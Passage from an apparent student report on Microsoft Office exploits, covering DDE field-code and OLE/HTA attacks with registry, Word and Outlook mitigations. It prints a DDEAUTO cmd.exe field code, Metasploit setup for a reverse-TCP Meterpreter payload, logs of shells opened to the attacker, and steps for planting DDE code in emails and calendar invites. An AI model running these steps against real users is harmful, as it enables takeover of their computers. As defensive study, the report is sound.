


Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Figure 19 - warning

Having links that refer to other files in a document may set off alarms for some users, however this function is commonly used in some work places, and as this attack as relatively new, many users may click 'yes' without even thinking about it. After selecting 'yes' a second prompt will appear which will look like Figure 20.




Microsoft Word

The remote data (6VUOZMnDgC8oA) is not accessible. Do you want to start the application C:\Programs\Microsoft\Office\MSword.exe?

Figure 20 - execute code

It will tell the user that certain data is not accessible, and then ask them if they would like to start the application Microsoft word. This is not actually starting Microsoft Word, it is actually starting the 'mshta' execution file in system32. It just appears to launch Word because of obfuscation techniques used in the malicious code (WonderHowTo, 2018). The 'msHTA.exe' file is responsible for opening HTMLS files, which is necessary for opening the file used on the attacker's server for a reverse connection. This obfuscation technique was a significant factor in making this attack a threat. A security researcher, Ryan Hansen, was the first to post instructions for this technique on twitter (Hanson, 2018).



Ryan Hanson
@ryHanson

Office DDE command execution is pretty neat, but the prompts are a big barrier... or maybe they aren't? ;)

Microsoft Word

The remote data (File.docx) is not accessible. Do you want to start the application Microsoft Word?

11:34 AM - 10 Oct 2017

24 Retweets 61 Likes


Ryan Hanson @ryHanson · 12 Oct 2017
Here is the field code I used:
{ DDEAUTO "Microsoft Word" "Document \\..\\..\\..\\..\\Windows\\File.docx\\..\\System32\\cmd.exe" "" }

Ryan Hanson @ryHanson
Office DDE command execution is pretty neat, but the prompts are a big barrier... or maybe they aren't? ;)
Show this thread

Figure 21 - obfuscation technique


.

After this code is executed on the victim's computer, a session will be opened in the attackers Metasploit console as seen in Figure 22 and 23, allowing them to launch a shell and cause damage to the victim's system.



```
msf exploit(windows/dde_delivery) > [*] 192.168.78.1     dde_delivery - Deliv
ng payload
[*] Sending stage (179779 bytes) to 192.168.78.1
[*] Meterpreter session 1 opened (192.168.78.10:4444 -> 192.168.78.1:5406) at
18-03-13 13:09:49 +0000
```

Figure 22 - session opened




```
sessions -i

Active sessions
===============

  Id  Name  Type                     Information        Connection
  --  ----  ----                     -----------        ----------
  1         meterpreter x86/windows  H85\admin @ H85  192.168.78.10:4444 -> 192.
168.78.1:5406 (192.168.78.1)
```

Figure 23 - running sessions

It is also possible to perform these attacks in other software's besides word and excel. These attacks also work in Microsoft's RTF. Having these attacks work in RTF means that these attacks can be done in Microsoft's web-based suit, outlook. They can be planted in the body of emails, contact requests, as well as calendar invites. For the attack to work in email, all that needs to be done is for the attacker to copy the malicious code into the body of the text and paste it into an email. The format of the email needs to be set as RTF for it to work. A setback for this is that the user also has to accept the email in RTF. If this works, even if the email is previewed, then the code will get ready to execute and the user will receive the same dialogue boxes in Figure 19 and Figure 20. To get this to work in calendar invites, the user has to set up a new meeting request like in Figure 24. They can then insert the malicious code into the body of the request and send it.



You haven't sent this meeting invitation yet.

To... jack alexander <jack7gates@LIVE.CO.UK>;

Subject: meeting request

Location:

Start time: Wed 21/03/2018 08:30 All day event

End time: Wed 21/03/2018 10:00

Show As: Busy


Reminder: 15 minutes

!Unexpected End of Formula

Choose an available room: None

Figure 24 – inserting DDE in RTF

When the recipient receives the request and opens it, they will be faced with the same familiar prompt. The request can be viewed in Figure 25.


1 Reminder(s)

meeting request
20:00 21 March 2018
abertay

meeting request 32 minutes ove...

Microsoft Outlook

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Figure 25 - exploiting meeting requests


DDE protocol exploit - security

In December the 12th 2017 Microsoft released an update for all supported versions (support on previous unsupported versions was extended because of this) of Microsoft word that disables the DDE protocol by default (Technet.microsoft.com, 2018). The update allows users to customise their DDE setting in the Registry editor where they have to navigate to:

'\HKEY_CURRENT_USER\Software\Microsoft\Office&lt;version>\Word\Security AllowDDE(DWORD)'

From here they could set the 'DWORD' value based on how the user would like to customise it. '0' is the default value and will disable it completely. Setting it to 1 will allow DDE requests, but only in programs which are already running. Setting the value to 2 allows the protocol completely (Microsoft Security Response Centre, 2018). The same feature was later released for Excel on January 9th 2018. However, the DDE protocol is enabled by default in these programs as Microsoft still wishes to support it, meaning that this attack can still cause problems.

Another way to do this is through accessing the software itself. Navigate to the options and select 'Advanced' in the side bar. From here under the general header the 'update automatic links at open' check box should be unchecked. This means that any code that links to other files or programs will not activate when opening a document. This will protect users when viewing untrusted documents. The menu can be seen in Figure 26.


Word Options

General
Display
Proofing
Save
Language
Ease of Access
Advanced
Customize Ribbon
Quick Access Toolbar
Add-ins
Trust Center

☐ Print only the data from a form

Save

☐ Prompt before saving Normal template
☐ Always create backup copy
☐ Copy remotely stored files onto your computer, and update the remote file when saving
☑ Allow background saves

Preserve fidelity when sharing this document: mini project 1st draft


☐ Save form data as delimited text file
☑ Embed linguistic data

General

☐ Confirm file format conversion on open
☐ Update automatic links at open
☐ Allow opening a document in Draft view

Figure 26 - update automatic links

To prevent DDE attacks through the use of RTF in outlook, the format for all received emails can be set to ‘Read all standard mail in plain text’. This will prevent the malicious code from executing because the format will be changed from RTF to plain text. This option can be found in the trust centre, under email security as seen in Figure 27.


Trust Center

Trusted Publishers
Privacy Options
Email Security
Attachment Handling
Automatic Download
Macro Settings
Programmatic Access

Encrypted email

☐ Encrypt contents and attachments for outgoing messages
☐ Add digital signature to outgoing messages
☐ Send clear text signed message when sending signed messages
☐ Request S/MIME receipt for all S/MIME signed messages

Default Setting: Settings...

Digital IDs (Certificates)

Digital IDs or Certificates are documents that allow you to prove your identity in electronic transactions.

Publish to GAL... Import/Export... Get a Digital ID...


Read as Plain Text

☑ Read all standard mail in plain text
☐ Read all digitally signed mail in plain text

Figure 27 - plain text

Object Linking and Embedding exploit


Metasploit will also be used to generate this attack. The module used for this attack is called 'Office_word_hta' and can be found at the location in Figure 28 (Rapid7.com, 2018).



```
msf > use exploit/windows/fileformat/office_word_hta
```

Figure 28 - module setup

The parameters needing to be set for this include the local host and server host which can both be set to the attacking machines IP address. The filename can be set to whatever the attacker desires with '.doc' on the end. The payload being used in this example is the 'reverse_tcp' shell, which was also used in the other examples. Lastly, the listening port will be set to 4444 as it is the default port for exploitation on Metasploit. After the attack is set up, the user can enter 'exploit -j' into the command prompt to start the server and create the vulnerable document. As seen in Figure 29, the document will be found in the 'root/.msf4/local/' location.



```
   Id  Name
   --  ----
   0   Microsoft Office Word


msf exploit(office_word_hta) > set FILENAME test.doc
FILENAME => test.doc
msf exploit(office_word_hta) > set SRVHOST 192.168.16.129
SRVHOST => 192.168.16.129
msf exploit(office_word_hta) > set LHOST 192.168.16.129
LHOST => 192.168.16.129
msf exploit(office_word_hta) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(office_word_hta) > set LPORT 4444
LPORT => 4444
msf exploit(office_word_hta) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.16.129:4444
msf exploit(office_word_hta) > [+] test.doc stored at /root/.msf4/local/test.doc
[*] Using URL: http://192.168.16.129:8080/default.hta
[*] Server started.
```

Figure 29 - OLE attack setup

From examining the file, the user will be presented with a blank document with a blank object at the top like in Figure 30.





Figure 30 - object with embedded link

Examining the objects links in Figure 31, it can be see that the object is linked to an HTA file at an unknown address.



Source file	Item	Type	Update
http://.../defaul...		Document	N/A

Source information for selected link

Source file: http://192.168.16.129:8080/default.hta

Item in file:

Link type: Microsoft Word 97 - 2003 Document

Update method for selected link

[✓ Automatic update]

Manual update

☐ Locked


Options for selected link

☑ Save picture in document

☐ Preserve formatting after update

Figure 31 - link to HTA file

Once the document has been planted on the victim's computer, either through email or other means, and If the victim were to open it, then they will execute the HTA code and allow the attacker to listen onto their computer. From the attacker's point of view in Figure 32, they can see that a session has been opened. The attacker can now set up a shell on the victim's computer.



```
[*] Meterpreter session 1 opened (192.168.16.129:4444 -> 192.168.16.1:49903) at 2018-03
-21 00:58:44 +0000

msf exploit(office_word_hta) > sessions -i

Active sessions
===============

  Id  Type                     Information                             Connection
  --  ----                     -----------                             ----------
  1   meterpreter x86/windows  WINDOWS-NR8TC6N\User @ WINDOWS-NR8TC6N  192.168.16.129:4
444 -> 192.168.16.1:49903 (192.168.16.1)
```

Figure 32 - session started

Object Linking and Embedding exploit - Security

The fact that this attack can execute from just opening a file makes it pretty dangerous, there are no warnings or dialog boxes in place to make this attack obvious. After opening the file, a dialog box does appear telling the user that the file is linked to other sources, however by that point it is too late.

Although this is a potentially dangerous attack, as of today it is not a great threat to most office users. Microsoft have been working on patches to prevent this attack from working in several of the afflicted software packages. Appendix B shows all of the Microsoft packages that have patched this vulnerability as of 11/4/2017. So, if using any of the following packages, a simple security update will suffice protection against this attack.

Although this vulnerability is unlikely to affect most systems it should still be advised to take precaution when it comes to file handling. A good general rule to have when handling files is to not accept or execute files from untrusted or unknown sources. In an organisation, filtering access on a system at the network boundary if global access isn't required could be a good defence, as restricting access to only trusted computers and networks could reduce the likelihood of exploits. Also Permitting access to vulnerable applications for trusted individuals only can reduce the risk of an exploit.

Discussion

As seen throughout these procedures, Microsoft Office is quite prone to malware attacks. Although, it still stands as a pretty secure software as effort has been taken on Microsoft part to limit these types of attacks done using their software package. The three attacks covered in this paper are good examples of the methods a hacker will perform in order to breach a system using Office and if security is not implemented properly, then these attacks could easily become successful.

Macro attack

Macro attacks were one of the most popular methods of delivering malware in Office, as it is a pretty easy way to insert code into an application and run it on open. However, this attack has been slowing down over the years as Office implements more security surrounding it. As macros are a supported feature in Office, securing users against macro attacks has not been an easy task for Microsoft. A lot of the prevention relies on the users to be more cautious in regards to file handling. Most infected documents are distributed online, so the protected view feature adds a layer of security to Office users. This is because the protected view disables many potentially harmful features in documents, including macros. Also, assuming that the default settings are in use, when leaving protected view, a second notification will arrive at the top of the document asking the user if they would like to enable macros. This gives the user a second chance to evaluate the legitimacy of the document before enabling a potential attack. If this is not enough, Macros can be completely disabled if not required. If a user is not well educated in security, then there is a decent chance that an attacker could convince a user to run a harmful macro on a victim's machine through social engineering. To test how many anti-virus software's could pick up each exploit, a website that automatically scans files against several software's was used (Nodistribute.com, n.d.) After testing this software against many anti-virus software's, it was found that it had around about a 57% detection rate. This means that there is a good chance that a macro attack will be detected on a victim's computer. The results of all of the anti-virus tests can be seen in appendix A.

DDE protocol attack

The DDE protocol attack is another exploit that leverages a legitimate feature in Office in order to breech a system. This is considered by many to be the 'new' macro attack as it is quite popular and has only been highlighted in the past year as being quite a successful attack vector. As mentioned before the protected view does add a layer of security against this attack but can easily be worked around via social engineering. For the attack to work, it does need user permissions to run. Although, as seen in the procedures obfuscation techniques can be employed in order to make the document seem more legitimate and fool the user into allowing permissions to run the harmful code. However, Microsoft has implemented new security in regards to this protocol and by default it is disabled in all Office software's excluding Excel. This means that, although the attack can still work, it has been limited in its effectiveness. It is therefore debateable whether it really is the successor to macro attacks as it seems that just as much effort is needed to successfully launch this attack. Especially considering that DDE is a pretty outdated Microsoft feature, and better alternatives are already being used such as object linking and embedding. There is a chance that Microsoft may get rid of this feature entirely in the future. After testing this exploit against many anti-virus software's, it was found that there was about a 32% detection rate. This means that a lot of anti-virus software's may not pick up on this attack before it happens.

OLE attack

Lastly, the object linking exploit was covered, and for a short time was a major threat to Office users. This is because the attack needed no user permissions to execute, the attack would happen just from the victim opening an infected file. This was short lived however, as a security update was released that would patch this vulnerability on all of the vulnerable Office packages. This means that unless the software being used on a person's computer is very outdated, the chance of an OLE attack working on them is pretty slim. For this reason, this attack is probably a lot less effective as an attack vector than the others mentioned. This attack was also tested against anti-virus software's and it was found that it had a 50% detection rate. This means that there is a 50/50 chance that this attack may not be detected by anti-virus software.

Comparison

A good way to evaluate the severity of an exploit is to compare it with other exploits. Macro attacks have been, for a long time, the most popular method of launching an attack in Microsoft Office, although the investigation done shows that there are other exploits out there that could potentially take its title. It is still debateable whether the DDE protocol attack is a better attack vector than the Macro attack. Despite the fact the DDE protocol is now disallowed on word by default, a lot less anti-virus software's detected the exploit as seen in Appendix A. This could be to do with the attack just recently making a resurgence, whereas macro attacks have been popular for a much longer time period – meaning that anti-virus software's have been mitigating it for longer. it could also potentially be easier to socially engineer a user to execute a DDE attack, based on the fact that it's not as notorious as the Macro attack is. The OLE attack is not much competition for these two attacks as a security update has made it work only on severely outdated Office packages. Before it was patched it could be more of a risk than the other attacks. As of today, a hacker would probably have more success with using a macro-based exploit, or an exploit that makes use of the DDE protocol as the scope of potential victims are much larger.

Conclusion

In conclusion, it is clear that security vulnerabilities exist within Microsoft Office that are still being exploited as of today. Although these attacks may perturb most users, Microsoft have made a clear effort in implementing security to prevent its users from being subjected to these attacks. This is seen through their pursuit to patch vulnerabilities and add layers of security to exploitable Office features. As seen with macro-based attacks and the exploitation of the DDE protocol, a lot of the prevention relies on the user's knowledge of security, and not falling for a hackers social engineering to trick them into enabling the attack. Microsoft have even added the ability to deactivate or customise these features if need be, and in the case of the DDE exploit it has recently been deactivated in all software's in the package except Excel – albeit where the feature is mostly used. The OLE vulnerability that exists can be very successful as an attack vector as less social engineering tricks are needed in order to execute it, and no warnings are provided. However, the security update makes it so that only outdated versions of Office would still be vulnerable to it, giving it a slim scope of potential victims. It was found that a Macro or DDE attack could be much more successful as an attack vector. Something all of these attacks have in common is the impact that they could have on a system. All three of the attacks covered can potentially take control of an Office users computer system. Office's users should be aware of these attacks and know how to avoid them, as a meticulously executed attack can cause a lot of problems for them.

References

